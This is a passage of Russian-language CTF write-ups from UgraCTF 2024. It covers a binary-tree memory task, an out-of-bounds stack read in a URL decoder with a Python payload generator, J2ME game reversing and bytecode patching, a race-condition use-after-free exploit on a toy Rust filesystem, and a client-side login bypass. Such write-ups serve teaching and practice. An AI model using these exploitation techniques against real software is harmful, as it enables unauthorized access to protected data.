`ChatMap.t` — это бинарное дерево поиска, следовательно, чтобы прочитать значение, нам нужно выполнить по нему спуск. Но поскольку нам нужно достать все значения в порядке возрастания, мы можем выполнить простейший обход: для каждого узла обойти сначала левое поддерево, потом сам этот узел, потом правое. Реализуется это так:

```
def left(base):
    return field(base, 0)

def right(base):
    return field(base, 3)

def value(base):
    return as_int(field(base, 2))

def key(base):
    return as_int(field(base, 1))

def traverse(value):
    if not is_block(value):
        assert as_int(value) == 0
        return []
    return [*traverse(left(value)), chr(as_int(field(value, 2))),
         *traverse(right(value))]
```

Запустим это из корня дерева:

```
>>> traverse(base)
['u', 'g', 'r', 'a', '_', '0', 'f', 'u', 'n', '_', 't', 'r', '3', '3', '_',
         'm', 'e', 'm','0', 'r', 'y', '_', '2', '4', '2', '0', 'e', '5',
         '7', '9']
```

Остаётся только склеить флаг:

```
>>> ''.join(_)
'ugra_0fun_tr33_mem0ry_2420e579'
```

Флаг: **ugra_0fun_tr33_mem0ry_2420e579**

Раскодируй

rozetkinrobot, pwn 200

> — Что-то у нас дизбаланс в тасксете. Сложный пывн есть, а вот простых нет. Обидятся.
>
> — Ладно, щас исправлю.
>
> 
>
>
> urldecode `nc urldecode.q.ugractf.ru 9279` Token: …

Решение

Открывая задание видим бинарный файл `urldecode`. При запуске он просит ввести строку, после чего выводит результат декодирования этой строки из URL-кодировки.

Начало реверса

Начнем с простого: запустим на данном нам бинарнике утилиту `strings`:

```
strings urldecode
...
```

```
ugra_dummy_dummy_dummy_dummy_d_123456789012
...
```

Флаг тут есть, но фейковый. Скорее всего, на сервере запускается такой же бинарник, но с настоящими флагом, а наш — для тренировки и дебага.

Загрузим программу в IDA. В функции `main` дизассемблер выводит какой-то адекватный код, но флаг тут и не упоминается. Куда же он делся?

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  size_t v4; // rax
  int i; // [rsp+10h] [rbp-170h]
  int j; // [rsp+14h] [rbp-16Ch]
  int v8; // [rsp+18h] [rbp-168h]
  int v9; // [rsp+18h] [rbp-168h]
  int v10; // [rsp+1Ch] [rbp-164h]
  int v11; // [rsp+1Ch] [rbp-164h]
  int k; // [rsp+20h] [rbp-160h]
  char *s; // [rsp+28h] [rbp-158h]
  char *v14; // [rsp+30h] [rbp-150h]
  char *ptr; // [rsp+38h] [rbp-148h]
  char v16[264]; // [rsp+70h] [rbp-110h]
  unsigned __int64 v17; // [rsp+178h] [rbp-8h]

  v17 = __readfsqword(0x28u);
  for ( i = 0; i <= 7; ++i )
  {
    for ( j = 0; j <= 15; ++j )
      v16[16 * i + j] = 16 * i + j;
  }
  s = (char *)malloc(0x1000uLL);
  if ( argc == 2 )
  {
    if ( strlen(argv[1]) > 0xFFF )
      v3 = 4096;
    else
      v3 = strlen(argv[1]);
    memcpy(s, argv[1], v3);
  }
  else
  {
    puts("Enter a string to decode");
    fflush(_bss_start);
    fgets(s, 4095, stdin);
  }
  v4 = strlen(s);
  ptr = (char *)malloc(v4 + 1);
  if ( ptr )
```

```
{
  v14 = ptr;
  while ( *s )
  {
    if ( *s == '%' )
    {
      if ( s[1] && s[2] )
      {
        v8 = s[1];
        v10 = s[2];
        if ( v8 > '9' )
        {
          if ( v8 > 'F' )
          {
            if ( v8 > 'f' )
              v9 = 0;
            else
              v9 = v8 - 'W';
          }
          else
          {
            v9 = v8 - '7';
          }
        }
        else
        {
          v9 = v8 - '0';
        }
        if ( v10 > '9' )
        {
          if ( v10 > 'F' )
          {
            if ( v10 > 'f' )
              v11 = 0;
            else
              v11 = v10 - 'W';
          }
          else
          {
            v11 = v10 - '7';
          }
        }
        else
        {
          v11 = v10 - '0';
        }
        *v14 = v16[16 * v9 + v11];
        s += 2;
      }
    }
```

```
      else if ( *s == '+' )
      {
        *v14 = ' ';
      }
      else
      {
        *v14 = *s;
      }
      ++s;
      ++v14;
    }
    *v14 = 0;
    printf("Decoded: ");
    for ( k = 0; k < v14 - ptr; ++k )
      putchar(ptr[k]);
    putchar(10);
    free(ptr);
    return 0;
  }
  else
  {
    puts("Memory allocation failed");
    return 1;
  }
}
```

Давайте разбираться, что тут происходит.

Поискав память по строке `ugra`, находим глобальный символ `FLAG`. IDA показывает, что ссылка на него из main все же есть… но где? В дизассемблере происходящее становится понятее: в `main` байты флага считываются из `FLAG` (`0x2020`) и перекладываются на стек в локальную переменную. Декомпилятор этого не показывает, потому что эта локальная переменная больше нигде не используется.

```
var_180= qword ptr -180h
var_174= dword ptr -174h
var_170= dword ptr -170h
var_16C= dword ptr -16Ch
var_168= dword ptr -168h
var_164= dword ptr -164h
var_160= dword ptr -160h
var_15C= dword ptr -15Ch
s= qword ptr -158h
var_150= qword ptr -150h
ptr= qword ptr -148h
var_140= qword ptr -140h
var_138= qword ptr -138h
var_130= qword ptr -130h
var_128= qword ptr -128h
var_11C= qword ptr -11Ch
var_110= byte ptr -110h
var_8= qword ptr -8

; __unwind {
endbr64
push    rbp
mov     rbp, rsp
sub     rsp, 180h
mov     [rbp+var_174], edi
mov     [rbp+var_180], rsi
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
mov     rax, qword ptr cs:FLAG
mov     rdx, qword ptr cs:FLAG+8
mov     [rbp+var_140], rax
mov     [rbp+var_138], rdx
mov     rax, qword ptr cs:FLAG+10h
mov     rdx, qword ptr cs:FLAG+18h
mov     [rbp+var_130], rax
mov     [rbp+var_128], rdx
mov     rax, qword ptr cs:FLAG+1Ch
mov     rdx, qword ptr cs:FLAG+24h
mov     [rbp+var_128+4], rax
mov     [rbp+var_11C], rdx
mov     [rbp+var_170], 0
jmp     short loc_1349
```

Анализ

После использования мозгов на псевдокод мы понимаем, что алгоритм работы следующий: 1. Программа заполняет массив `v16` на стеке ASCII-символами подряд 2. Программа выделяет память под строку `s` и копирует в неё строку из аргументов или вводит строку с клавиатуры 3. Программа проходит по введенной строке и, если находит символ `%`, то декодирует последующие два символа в символ из массива `v16`, а если находит символ `+`, то заменяет его на пробел

С последним шагом и есть проблема — программа неправильно декодирует символы, если они не являются валидными HEX-цифрами (`0-9A-Fa-f`). Таким

образом, если мы введем символ, который не входит в этот диапазон, то сможем получить индекс в массиве `v16`, который выходит за его границы. Это позволяет нам прочитать данные со стека до массива `v16`. А там как раз и находится флаг.

Эксплуатация

Давайте напишем простой скрипт на Python:

```
def gen_string(readlen, start):
    s = b""
    for i in range(readlen, start, -1):
        low_byte = i % 16
        high_byte = i // 16

        bytesord = b""" !"#$%&'()*+,-./0"""[::-1]

        pseudohex = (
            b"%"
            + bytesord[high_byte : high_byte + 1]
            + bytesord[low_byte : low_byte + 1]
        )

        s += pseudohex
    return s
```

В строке `bytesord` указаны все печатные символы с ASCII-кодами меньше цифры `0`. Используя два индекса, мы можем перебирать большой диапазон памяти до массива `v16`.

Немного перебрав оффсеты, чтобы локально получался флаг, получаем такую строку:

```
>>> gen_string(48, 4)

b'%-0%.!%."%.#%.$%.%%.&%.\'%.(%.)%.*%.+%.,%.-%..%./%.0%/!%/"%/#%/$%/%%/&%/
         \'%/(%/)%/*%/+%/,%/-%/.%//%/0%0!%0"%0#%0$%0%%0&%0\'%0(%0)%0*%0+'
```

Передаем её в программу и получаем флаг:

```
Decoded: ugra_URL3nc0d3_1s_3asy_4nd_fUn_ixdffifag5i6\x00
```

Флаг: **ugra_url3nc0d3_1s_3asy_4nd_fun_ixdffifag5i6**

Уж

abbradar, misc 50

> 3 миллиарда устройств используют Java, теперь можете и вы!
>
> Uzh.jar ...

Решение

Скачиваем с борды JAR-файл. Попробуем его запустить обычной Java:

```
$ java -jar Uzh.jar
no main manifest attribute, in Uzh.jar
```

Оказывается, что в этом файле нет main-класса, и JVM не знает, что запустить. Нам предлагают заглянуть в *манифест*, давайте это и сделаем.

На самом деле, JAR — это просто ZIP-архив, содержащий скомпилированные классы, ресурсы и манифест. Именно его использует JVM, чтобы понять, что нужно запускать.


Распакуем JAR, внутри видим некие файлы `.class` — это собственно само приложение, и файл `MANIFEST.MF`. Откроем его:

```
Manifest-Version: 1.0
Ant-Version: Apache Ant 1.7.1
Created-By: 20.45-b01 (Sun Microsystems Inc.)
MIDlet-1: UzhMIDlet,,org.ugra.uzh.UzhMIDlet
MIDlet-Vendor: Vendor
MIDlet-Name: Uzh
MIDlet-Version: 1.0
MicroEdition-Configuration: CLDC-1.0
MicroEdition-Profile: MIDP-2.0
```

Наше внимание привлекает обилие слов MIDlet. Нетрудно найти в интернете, что оно означает — это мобильное приложение для платформы Java ME.

Открываем дедушкин шкаф и ищем там телефон из середины нулевых — скорее всего это то, что нужно. А если такого нет, то нетрудно найти и эмулятор J2ME под нужную платформу. Например, для Android подойдёт J2ME Loader.

Открываем, вводим наш пин-код и видим змейку (а, точнее, ужа). Собираем хотя бы одно очко и получаем флаг.



Флаг: **ugra_send_via_infrared_933241**

Уж 2

abbradar, reverse 200

> Теперь попробуйте победить в игре по-настоящему!
>
> Uzh.jar ...

Решение

> Сначала прочитайте райтап к первой части.

После первого поражения нам говорят, что нужно набрать 10 очков для получения второго флага. Может показаться, что с такой медленной змейкой проблема будет лишь в потраченном времени. Однако всё не так просто: яблоки-то не простые. После каждого яблока скорость ужа увеличивается втрое. Второе и третье яблоко собираются легко, а дальше уже начинаются проблемы.


Наша задача — придумать чит для замедления змейки. Есть несколько способов это сделать:

Способ 1. Запатчить

Воспользуемся каким-нибудь декомпилятором, чтобы узнать, что же происходит внутри ужа. Можно воспользоваться любым — покажем на примере Recaf.

Откроем наш JAR-файл в нём. Классов в нём немного, можно прочитать все. Рано или поздно мы наткнёмся на класс `UzhWorld` метод `advance`, который манипулирует некой переменной `a`, изначально равной 400, и меняет её при каждом вызове на значение `1000 / 3000`.

Единственное место, где этот метод вызывается — главный метод `UzhCanvas::run`. Учитывая то, что именно там проверяется съедение 10 фруктов, логично предположить, что эта функция и отвечает за обработку фрукта, а указанные числа — это коэффициенты изменения скорости.



Пропатчим класс — заменим 3000 на 1000: тогда скорость меняться не будет. Заодно можно и ускорить игру — до разумных пределов, чтобы пройти быстрее: изменим начальное значение 400 на что-то поменьше.

> *— Точно уменьшить?*
>
> В оригинале можно увидеть изначальные названия констант, которые не попали в собранный файл. 400 — это временной интервал между перемещениями ужа. Понять это можно было, например, заметив, что это

> значение именно **уменьшается** при каждом поедании.

Обратите внимание, что `a = 400` — локальная переменная. Чтобы запатчить её значение, нужно смотреть в конструктор класса.


В том же Recaf можно запатчить инструкции, нажав правой кнопкой мыши и выбрав Edit assembler.

Исправив все числа, сохраняем приложение и открываем заново. И вот, когда наша змейка уже двигается с постоянной скоростью, с лёгкостью получаем флаг.

Способ 2. Ограничить FPS

Игра так написана, что уж перемещается только при новой отрисовке экрана. Нет отрисовок — нет движения. При этом если за время обновления экрана уж должен был проползти несколько клеток, то на самом деле этого не произойдёт — при `repaint` происходит всегда ровно одно движение.

Поэтому можно просто встроенными средствами эмулятора — если ваш такое поддерживает — ограничить скорость змейки. Например, в уже упомянутом J2ME Loader это делается в настройках приложения:



Способ 3. Просто выиграть

В некоторых эмуляторах, видимо, FPS ограничен из коробки — поэтому можно было попросту выиграть. Попробуйте — вдруг у вас получится.

Флаг: **ugra_it_gets_longer_c34d4f**

Файловая система

purplesyringa, pwn 400

> callidus77: Помница в нашей сетке монтажники подключали абонента. Пришли, воткнули сетевуху, а у него Фря и дров нету. Почесали головы и ушли. Чел через три недели наконец-то коннектится.
>
> Грят: “Долго ж ты искал дрова.”
>
> Он: “Я не искал. Я их сам написал.”
>
> c. Башорг

`nc vfs.q.2024.ugractf.ru 9278` Token: …

Решение

Подключаемся и видим шелл:

```
/$ ls
Type  UID  Your perms  Public perms  Filename
dir     0  r-          r-            home
```

Упс, это явно не bash и явно не Linux.

```
/$ help
Supported commands:
help                          Print this help
exit                          Quit session
resys                         Reset filesystem to backup
cd <path>                     Change working directory
ls [<path>]                   List files in directory
cat <path>                    Print file contents
stat <path>                   Print file metadata
find [<path>]                 Recursively list directory
grep <str> <path>             Search files for substring
write <path> <data>           Overwrite file with hex data
mkdir <path>                  Create directory
unlink <path>                 Delete file/directory
df                            Show free space
whoami                        Show current user
/$ whoami
guest (UID 128)
```

Давайте посмотрим, что тут вообще есть.

```
/$ cd home
/home$ ls
Type  UID  Your perms  Public perms  Filename
dir   128  rw          r-            guest
dir   129  r-          r-            purplesyringa
/home$ ls guest
Type  UID  Your perms  Public perms  Filename
/home$ ls purplesyringa
Type  UID  Your perms  Public perms  Filename
file  129  r-          r-            sticker.webp
```

```
file  129  --          --          flag.txt
dir   129  r-          r-          vfs
/home$ ls purplesyringa/vfs
Type  UID  Your perms  Public perms  Filename
file  129  r-          r-          main.rs
file  129  r-          r-          vfs
```

У нас есть аж целая одна директория, в которую можно писать (`/home/guest`), а также несколько файлов: стикер, флаг (без прав чтения), какой-то код на Rust и собранный бинарник. Текстовые файлы можно прочитать с помощью команды `cat`. Цель, видимо, состоит в том, чтобы прочитать файл `/home/purplesyringa/flag.txt`. С бинарными чуть сложнее, но сохранив вывод в файл и обрезав из начала и конца промпт шелла, их можно также восстановить (впрочем, для решения задания это не обязательно).

Итак, шелл и драйвер файловой системы написаны на Rust, причем исходный код у нас есть. В комментариях в начале кода описан формат хранения файловой системы. Из него следует, что вся файловая система разбивается на блоки по 4096 байт, директории, файлы и свободные блоки хранятся как связные списки, а вся адресация проводится по номерам блоков. Это, конечно, не очень эффективно, но для игрушечной файловой системы в самый раз. Качество кода оставляет желать лучшего, но в целом никакие очевидные ошибки в глаза не бросаются.

Разве что странно, что к файловой системе можно одновременно подключиться несколько раз, она при этом будет общей, а мьютексов нигде нет. Добиться состояния гонки по сети сложно, но не невозможно, если воспользоваться трюком. В реализации, например, команды `cat` есть следующий код:

```rust
for chunk in iterator {
    let chunk = match chunk {
        Ok(chunk) => chunk,
        Err(error) => {
            println!("cat: {error:?}");
            return Ok(());
        }
    };
    io::stdout().write_all(&chunk)?;
}
```

Вызов функции `write_all` ждет, пока по сокету будет доставлен весь аргумент, и возвращает управление лишь тогда. С медленным интернетом `write_all` будет работать долго, а значит, в этот момент можно сделать какое-то действие. Например, если удалить файл во время чтения его `cat`'ом, произойдет следующее: текущий чанк закончит вывод в stdout, `<FileIterator as Iterator>::next` посмотрит на поле `self.block_index`, прочитает этот блок и выведет его, и так далее. Но поскольку файл был удален, то `self.block_index` будет указывать на освобожденный блок, и дальнейший проход по связному списку обойдет остальные освобожденные блоки, поскольку так устроен формат хранения файловой системы.

Решить задачу это не помогает, но дает намек на то, что подобный метод можно доработать. Во-первых, можно не сидеть на медленном интернете, а просто не вычитывать данные из сокета. Во-вторых, подобная проблема с обращением к свободной памяти случается не только с файлами, но и с директориями. Если мы создадим директорию, начнем ее читать, на ходу удалим, а потом создадим файл, то

только что освобожденные блоки директории будут переиспользованы под файл. А значит, записав в файл какие-то бинарные данные, мы добьемся того, что они будет проинтерпретированы как внутренние структуры файловой системы.

Эксплоит выглядит так. Создаем директорию на 171 файл, чтобы она занимала два блока. В первый из этих файлов записываем много раз повторенную строку `ugra` и запускаем на директории рекурсивный `grep` по подстроке `ugra`. В этот момент начинает вычитываться и выводиться на экран первый файл, и мы останавливаем получение ввода. Через другое подключение к той же файловой системе удаляем 171-й файл, при этом освобождается второй блок директории. Создаем еще один файл где-нибудь в другом месте — он займет только что освобожденный блок и при продолжении работы `grep` проинтерпретируется как блок директории. В этот файл записываем фейковую ссылку на владеемый UID 128 файл с блоком 14 (как показывает `stat /home/purplesyringa/flag.txt`, именно в этом блоке лежит флаг) с любым именем. Продолжаем работу `grep`. Когда тот дойдет до второго блока и перейдет в `flag.txt`, выведется флаг.

Автоматизированную версию похожего решения можно найти в файле solve.py.

Флаг: **ugra_i_hope_you_enjoyed_it_zw5gzvge7ibm**

Калитка

baksist, web 100

> Заходите!
>
> *https://wicketgate.q.2024.ugractf.ru/token*

Решение


Нас встречает сайт местной библиотеки, на котором также крайне подробно описываются требования к регистрации и получению читательского билета.

Для авторизации необходима регистрация и завод читательской карточки (читательского билета)

Это осуществляется только непосредственно в здании ФГАГАУ БСЖМ по адресу:
пгт. Хыть-Як, 4 км Хыть-Якского зимника
. Информируем, что по очевидным причинам регистрация и завод читательской карточки **НЕ осуществляется** в период с февраля по ноябрь.

При себе иметь следующие документы: паспорт либо иной документ, удостоверяющий личность; в случае, если необходим доступ к специализированной литературе для автоводителей, водительское удостоверение; в случае, если необходим доступ к научной литературе, диплом специалиста (бакалавра), диплом магистра (специалиста), удостоверение кандидата наук (профессора) (доктора наук), текст кандидатской диссертации (рукопись), выписка из интернет-ресурса e-library, подтверждающая научную значимость; в случае, если необходим доступ к специализированной литературе для экономистов, выписку из реестра Федеральной налоговой службы; в случае, если необходим доступ к кулинарной литературе (сборникам рецептов, технологии приготовления и обработки пищи, в том числе рецептам Коренных и малочисленных народов Ханты-Мансийского АО — Югры) — вилка и нож; во всех случаях обязательно предоставление фотографии 3х4 см с лицом в полный размер полей по граневой окантовке для закрепления на читательском билете, а также действующего адреса прописки.

Так как ехать в Хыть-Як у нас нет ни возможности, ни, скорее всего, желания, попробуем войти в систему.




При попытке входа в систему появляется сообщение об ошибке, что номер читательского билета недействителен. Так как оно представлено в виде модального окна, попробуем изучить JS-код странички, чтобы разобраться, что его вызывает.

Открыв веб-инспектор, видим, что в одном из элементов `<script>` к форме привязывается обработчик событий `onsubmit`, который предотвращает отправку формы на сервер, если результат выполнения функции `ValidateCredentials()` не равен `true`.

```
document.getElementById("loginForm").addEventListener("submit", async
         function(event) {
    event.preventDefault();
    if (await validateCredentials()){
            this.submit();
    }
    else{
        alert("<текст ошибки>");
    }
});
```

Мы можем попробовать обойти эту проверку, отправив из консоли разработчика форму напрямую, либо из неё же переопределив функцию `validateCredentials()`, либо выполнив POST-запрос напрямую любым удобным способом:

```
> document.getElementById('loginForm').submit()
// или
> validateCredentials = () => { return true; } // и нажать «Войти»
```

